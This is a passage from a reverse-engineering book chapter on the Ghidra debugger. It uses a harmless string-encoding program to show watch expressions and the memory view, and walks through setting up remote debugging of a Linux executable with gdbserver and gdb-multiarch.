


Figure 16.25 – Checking the instruction info

This will bring up details about the instruction, and you will be able to figure out the exact offset used for `local_20`, as shown in the following figure:




Figure 16.26 – Detailed instruction info

The other easy way is to right-click on the instruction and select **Convert** from the context menu. From there, you can make a note of the value displayed in the **Signed Decimal** field.

When entering the `simple_encoder` function, `param_1` or `RCX` holds the address of the original string, `"Hello, world!"`, and `param_2` or `RDX` holds the address where the new encoded string will be written. Since `RCX` and `RDX` are registers, the value will keep changing during the execution of this function, so we need to get hold of the exact memory address these registers point to as soon as we enter the `simple_encoder` function by stepping in. At the first instruction, `PUSH RBP`, in this function, open the **Registers** window and note the values of `RCX` and `RDX`, used as `param_1`

and `param_2` respectively. In the current debugging session, the values are `0x6d97ff8d2` and `0x6d97ff860`, as shown in the following figure:




Figure 16.27 – Noting down the value in Registers mapped to the function parameter at entry

We are now ready to set our watch expressions, but before that, let's learn a bit more about them. Watch variables are expressed in Sleigh and evaluated in the current thread's context at the current point in time. A watch variable can be assigned a data type so that the raw data is rendered in a meaningful way. The **Watches** window uses colors to provide information about changes to and the freshness of the displayed values. By default, changed values are displayed in red and stale values are displayed in dark grey. A stale value is one that depends on any register or memory whose contents are not known. A watch expression is written in the following way:

- To display the value of a register, use the register name in uppercase. For example, `RSP` will display the value of register `RSP`.
- If we want to display the content of a memory address or register, we need to start the expression with `*:` followed by the size of bytes, `s`, to be displayed, then followed by the register name or memory address. With the memory address, we also need to specify the size of the address using `:n`, where `n` is the size (it's 8 for a 4-byte address, such as `0xAABBCCDD`). The complete expression will look like `*:s <register_name | memory_address:n>`:
  - `*:8 RSP`: Display 8 bytes from memory starting at the offset given by register `RSP`, for example, to read a `long` on the stack
  - `*:4 0xaabbccdd:8`: Display 4 bytes starting at memory address `0xaabbccdd`, for example, to read the `int` at address `0xaabbccdd`

- We can also use an athematic operator on a memory address and register to display value at a given offset with respect to the original memory address or register:
  - `*:4 (RSP+8)`: Display 4 bytes from the memory address starting 8 bytes after the offset given by register `RSP`, for example, to read an `int` on the stack.
  - `*:4 ((*:8 RSP)+4)`: Display 4 bytes from the memory address starting 4 bytes after the offset given by reading 8 bytes of memory starting at the offset given by register `RSP`. This might be used to read the second `int` of an array whose base pointer is on the stack.

Given this knowledge, we can now add watch expressions to monitor the encoding process.

Here, we provide the expressions and what they monitor:

Watch ID	**Expression**	**Type column**	**What it monitors**
1	`*:14 0x6d97ff8d2:8`	string	Original string `"Hello, World!"` of length 14.
2	`*:14 0x6d97ff860:8`	string	New encoded string.
3	`*:8 (RBP-8)`	int	For `[RBP + local_20]`, which contains the increment value (`val` from the original source). This will only be set once we execute past line `0x140001446: MOV dword ptr [RBP + local_20],EAX`.
4	`RDX + (RAX*1)`	char	For `[param_2 + RAX*0x1]`, which contains the new encoded character for a given original character from line `0x140001467: LEA param_1,[param_2 + RAX*0x1]`.
5	`DL`	char	For `param_2`, this contains the old character that is being encoded.

Table 16.1 – Watch expressions and their purposes

Please note that wherever we have used a general-purpose register such as `RAX` or `RDX/DL`, its value will be set to what we expect only when the program counter is at the correct location. Let's see what the watch looks like in different locations:

1. At the entry of the function, only Watch IDs 1 and 2 (refer to *Table 16.1* for Watch IDs) are correct:




Figure 16.28 – Watch expressions and their values at the entry point of the function

2. After we reach line `0x140001449`, which is past the line that sets the value of the `val` variable correctly to the integer `0x1`, `0x140001446: MOV dword ptr [RBP + local_20],EAX`, we will have correct results for watch IDs 1, 2, and 3:




Figure 16.29 – Watch expressions and their values at line 0x140001449

3. Now, keep stepping over (don't step in because we don't want to end up at any deeper function than this one. All next-level functions from here are library functions such as `strlen`, which we don't want to debug) until you reach line `0x140001467: LEA param_1,[param_2 + RAX*0x1]` (do not execute this line yet). You can also use a breakpoint instead of stepping to reach these locations.

   This line picks the original character in `param_2` (the associated watch ID is 5) and then adds 1 (associated watch ID is 4) to it and assigns it to `param_1`, which is the encoded character. In the following figure, we can see now that all the watch IDs have correct values, and we can see that the original character `H` from `"Hello, world!"` is picked up in watch ID 5 and the encoded character `I` (which is next to `H`) is in watch ID 4:




Figure 16.30 – Watch expressions and their values at line 0x140001467

4. Until now, the memory location monitored by watch ID 2 (the address of the `encoded_string` variable) does not contain anything. This is because the encoded value has not yet been written to it and this value is written only after the execution of line `0x140001479`: `MOV byte ptr [RAX],param_2` is complete. So, let's execute past this line by using **Step Over**. After this, we can see in the following figure that the first character **"I"** is written to the `encoded_string` address:




Figure 16.31 – Watch expressions and their values after the execution of line 0x140001479

5. If we do this 14 more times, all the encoded characters will be written to the `encoded_string` variable. You can just set a breakpoint on the line next to `0x140001479` and keep pressing the *F5* key to see it writing each encoded character to the address monitored by watch ID 2. The following figure shows the results when I did it a few more times with a breakpoint set on line `0x14000147b`:




Figure 16.32 – Watch expressions and their values after the execution of line 0x140001479 after 8 repetitions

Apart from monitoring the changes using watch expressions, we can also use the debugger memory view window to see these changes. To do this, go to the **Window** menu in the menu bar and select **Debugger | New Memory View**. Refer to the following figure:




Figure 16.33 – Opening a memory view window

This will open a new memory view window, which lets you examine the memory content and also edit it. Editing memory content is not possible through watch expressions. The new memory window is shown in the following figure. We can customize it to show ASCII values as well so that we can easily identify strings and text that might be interesting for us in the reverse-engineering process. To customize it, click on the wrench icon to open **Byte Viewer Options** dialog box, select the **Ascii** checkbox, and click the **OK** button:




Figure 16.34 – Memory view window configuration

Once this configuration is done, to navigate to the memory address you want to view, make the memory window active and, from the menu bar, select **Navigation | Go To…** (or just press *G*) and enter the address you want to view. We will navigate to the memory address of the `encoded_string` variable monitored by watch expression ID 2, `0x6d97ff860`. You can see it in the following figure. You can also enable/disable the editing of bytes either by using the edit button in the memory view window or by using the shortcut key combination *Ctrl* + *Alt* + *E*:




Figure 16.35 – Memory view window with Hex and Ascii views side by side

At this point, you should have a good foundational understanding of the Ghidra debugger and how to use it to control a program's execution and monitor its internal state, such as variables and memory, during runtime. This allows us to understand more about an application's behavior when reverse-engineering it. I suggest you look at the learning resources provided at the end of this chapter to strengthen your debugging skills with the Ghidra debugger.

Now, you may not have direct access to the machine to install Ghidra to debug an application within that machine, or you may want to debug malware in an isolated VM that does not have access to the network. Of course, you can install Ghidra in this isolated VM and debug and analyze the malware, but then you will miss out on many important features, such as **BSim**, which might be using a database hosted on the local network and have plenty of function definitions stored to help identify known function and code patterns in the malware. Or, you might want to debug a Linux executable on a Linux VM, but you have Ghidra set up on Windows, and it would not be convenient to set up a new Ghidra instance on that Linux box that would provide the same experience as you would get from Ghidra on the Windows machine, which is your primary installation with all the plugins and customizations. In all these and many more circumstances, you can use remote debugging capabilities to debug an application on a different machine using a debug server running on that remote machine and Ghidra on your local machine. After a successful connection is made between the debug server and your local Ghidra instance, the rest of the debugging is the same as we have discussed in this chapter.

In this section, we delved into the intricacies of execution flow control, exploring various methods, such as stepping and breakpoints. We discussed using watch expressions and the memory view feature to observe and edit memory content. By now, you should be able to effectively use these techniques to navigate your program during the debugging process, ensuring precise monitoring and control over execution and enhancing your understanding of runtime behavior. In the next section, we will investigate the advanced topic of using the debugger on a remote target.

Remote debugging

In this section, we will learn how to debug an application remotely. Earlier, I provided some example scenarios in which remote debugging might be helpful. From those scenarios, let's pick debugging Linux executables using remote debugging. To do this, we need to have a virtual machine that's running

any Linux distribution. The first thing to do is compile `simple_encode.c` on Linux using `gcc` to produce a Linux executable (ELF) file. On a Linux machine, simply run the following command to build the `simple_encoder` executable:

```
gcc simple_encoder.c -O0 -o simple_encoder
```

The following figure shows the build and output of executing the `simple_encoder` executable on Linux, which is exactly the same as on Windows:




Figure 16.36 – Compiling and executing simple_encoder on the Linux box

If you don't have `gdbserver` installed on your Linux machine, install it using the following command:

```
sudo apt-get install gdbserver
```

We will now launch `simple_encoder` using `gdbserver` on the Linux machine. For server IP and port, we will be using `0.0.0.0` and `12345` respectively. Here, `0.0.0.0` specifies listening on `this network` (aka `this host`) of Linux machines on port `12345`. The full command to execute is as follows:

```
gdbserver 0.0.0.0:12345 simple_encoder
```

The output of the command will be like what is shown in the following figure:




Figure 16.37 – Executing gdbserver and its output

From the preceding output, we can see that a process for `simple_encoder` was created with `pid = 1128`

Before we continue on our Windows machine, we need to fulfill some necessary prerequisites to be able to debug Linux executables running on a Kali VM (in the current scenario).

Ghidra uses an integrated Python interpreter with GDB to support debugging, which is very similar to how it uses the Windows debugger (`dbgeng.dll`). If you remember from before, we had to install a few Python packages (`pybag` and `protobuf`) to be able to debug with the Windows debugger. In this case, we also need to install a few Python packages to use GDB.

Since we will be using **MingW64 GDB** on Windows, we need to install these Python packages within MingW64's Python instance. To do this, open the MSYS2 MINGW64 terminal and run the following commands.

It is assumed that you already have a C/C++ compiler and build and debug tools (`gcc`, `gdb`, etc.) installed in MingW64 as it was a requirement in many of the previous chapters, but for completeness, make sure that you have `gdb-multiarch` installed. If not, then run the following command to install it:

```
pacman -S mingw-w64-x86_64-gdb-multiarch
```

If you don't have Python installed in MingW64, then install it with the following command:

```
Pacman -S mingw-w64-x86_64-python
```

Install `pip` for Python:

```
python3 -m ensurepip
```

Next, install `python-psutil`:

```
pacman -S mingw-w64-x86_64-python-psutil
```

Now, some important packages that are required for GDB are shipped with the Ghidra's public distribution at the following path:

- `[install_loc]\ghidra_11.2_PUBLIC\Ghidra\Debug\Debugger-rmi-trace\pypkg\dist`
- `[install_loc]\ghidra_11.2_PUBLIC\Ghidra\Debug\Debugger-agent-gdb\pypkg\dist`

Install `ghidratrace`, `ghidragdb`, and `protobuf` from the preceding locations by using the following commands:

```
python3 -m pip install <Install_Dir>/Ghidra/Debug/Debugger-agent-gdb/
pypkg/dist/ghidragdb-11.2-py3-none-any.whl
python3 -m pip install <Install_Dir>/Ghidra/Debug/Debugger-rmi-trace/
pypkg/dist/protobuf-3.20.3-py2.py3-none-any.whl
python3 -m pip install <Install_Dir>/Ghidra/Debug/Debugger-rmi-trace/
pypkg/dist/ghidratrace-11.2-py3-none-any.whl
```

Everything is ready in terms of the backend debugger (GDB) and the dbgserver on the remote machine, but the launcher for remote gdb debugging was accidentally removed from the public release of Ghidra 11.2. So, we need to copy these launchers (Windows batch files) to the `debugger-launchers` directory.

The issue of accidental removal of these debug launchers is tracked here (`https://github.com/NationalSecurityAgency/ghidra/issues/7069?form=MG0AV3`) and a temporary solution is to copy these `.bat` files manually.

Go to the following location in the Ghidra GitHub repository (`https://github.com/NationalSecurityAgency/ghidra/tree/patch/Ghidra/Debug/Debugger-agent-gdb/data/debugger-launchers`) and copy or download `ssh-gdbserver.bat` and `remote-gdb.bat` to `[install_dir]\ghidra_11.2_PUBLIC\Ghidra\Debug\Debugger-agent-gdb\data\debugger-launchers`.

The following screenshots show the locations of these files in the online GitHub repository and on the disk.

On GitHub, you can find them here:




Figure 16.38 – Debug launchers for remote gdb on GitHub

On the disk, this is the location:




Figure 16.39 – Manually copied debug launchers for remote gdb on the disk

At this point, we are ready to debug the Linux executable. Copy this Linux executable to the Windows machine, import it to a project in Ghidra, and start the debugger in the same way as we did before by dragging it over **Debugger** in the **Tool Chest**:




Figure 16.40 – Importing the simple_encoder Linux executable and launching the debugger tool

From the **Debugger** menu, select **Configure and Launch simple_encoder using… | remote gdb**, as shown in the following figure:




Figure 16.41 – Using the remote gdb launcher to start the process for debugging

This will open a **remote gdb** configuration dialog box. Here, we need to specify the IP address and port of our Linux VM where `gdbserver` is running (*Figure 16.37*). You can see the IP address of the Linux VM by running `ifconfig` command in the terminal on the Linux box.

One important change we need to make in this dialog box is the **gdb command** field. We need to change it from `gdb` to `gdb-multiarch`. The reason is MingW64 Windows GDB is designed to understand Windows internals, but when it tries to connect to a gdbserver running on Linux (Kali VM), it doesn't recognize the GNU/Linux OS ABI, resulting in a failure. On the other hand, `gdb-multiarch` can recognize the GNU/Linux ABI. The following screenshot shows the configuration dialog box with all these changes:




Figure 16.42 – remote gdb launcher configuration dialog box

This will connect to `gdbserver`, load the `simple_encoder` process in the Ghidra debugger, and pause it. We can now debug the program in the same way that we did for Windows.

In the following screenshot, we can see that `gdbserver` is connected to `192.168.0.1`, which is the IP address of the Windows VM where Ghidra is running:




Figure 16.43 – The gdbserver on Linux shows it is now connected to a debug client on 192.169.0.1 (Ghidra)

The following screenshot shows `simple_encoder` loaded in the debugger and paused. We can start our debugging session from this point onwards in the same way as described in the previous sections of this chapter:

